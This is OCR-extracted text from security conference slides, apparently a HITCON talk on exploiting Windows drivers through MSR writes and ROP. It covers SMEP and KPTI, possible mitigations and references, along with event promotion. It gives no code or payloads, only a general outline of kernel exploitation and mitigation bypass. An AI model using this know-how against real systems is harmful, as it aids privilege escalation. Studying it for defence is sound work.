
> MSR EXPLOIT - ROP AND ROLL - FIREEYE



> MSR EXPLOIT - ROP AND ROLL - FIREEYE




> MSR EXPLOIT - ROP AND ROLL - FIREEYE



> MSR EXPLOIT → ROP AND ROLL → FIREEYE

- Win8+ **Supervisor Mode Execution Prevention (SMEP)** - BSODs if CPU detects execution of a user-mode VA while in Ring-0
- As a response to Spectre and Meltdown Microsoft added **Kernel Page Table Isolation (KPTI)**, KPTI maintains a separate set of page tables for user- and kernel-mode



EZ MODE ~Win8 | SMEP Win8+ | Spectre+Meltdown KPTI

> OUTLINE

- WINDOWS DRIVER
- RIPLACE
- WARBIRD
- VUL-DRIVER
- MSR EXPLOIT
- CONCLUSION

> CURRENT AND POTENTIAL MITIGATIONS

- HyperV & PatchGuard catches MSR and CR3/CR4 modifications
- Adding some sort of cookie check post-CR3 restoration could raise the bar
  - Require attackers to also have arbitrary kernel reads
- More driver install notifications
  - Hardware drivers have confirmation prompts on install – but not software drivers?
- Windows Driver Samples should import their security advises on MSDN

> REFERENCES

- **Device Driver Debauchery and MSR Madness**
  - Ryan Warns & Tim Harrison - FireEye
- **Get off the kernel if you can’t drive**
  - Jesse Michael - DEFCON 27
- **Reverse Engineering and Bug Hunting On KMDF Drivers**
  - Enrique Nissim - IOActive
- **Windows Drivers Attack Surface**
  - Ilja Van Sprundel
- **Windows Internals 6,7, MSDN**
  - Microsoft
- **Practical Malware Analysis**
  - Michael Sikorski & Andrew Honig
- **The Rootkit Arsenal**
  - Reverend Bill Blunde

AGENDA & PANEL

全球聯防	人才培育	Cyber Physical System
金融聯防	CISO Round Table	5G Security
資安新創	Exploit	Talent Education
隱私與人權	Malware	Blue Team
企業經驗分享	IoT Hacking	AI Hacking

CALL FOR PAPER
2021.03.23(Tue) ~ 06.01(Tue)

https://hitcon.org

WORK FROM HOME, HACK INTO HOME

Hacking the Data Traversing in Reality-virtuality Hybrid World Recovery and Collaboration - Vaccine for CyberSecurity

格萊天漾大飯店 14-15 樓
2021.8.27(Fri) ~ 28(Sat)

早鳥售票：5/4 開始！

虛擬活動

#HITCON Online
#駭客貓歷險記
#Session Live
#煉蠱

實體活動

- 駭客貓歷險記
- 實體駭客 Village
- Bounty House

CALL FOR SPONSORSHIPS


<sponsorship@hitcon.org>

END THANKS

> Windows Driver Framework

- VXD (Virtual X Driver)
  - Windows 95、Windows 98
- KDM (Kernel Driver Model)
  - Windows NT
- WDM (Windows Driver Model)
  - Windows 2000 ~ Windows 8.1
  - DDK (Driver Developer Kit)
- WDF (Windows Driver Frameworks)
  - Windows 7 ~ Windows 10
  - WDK (Windows Driver Kit)


> WINDOWS DRIVER



Windows
~= Microkernel + LibOS
~= Monolithic Like

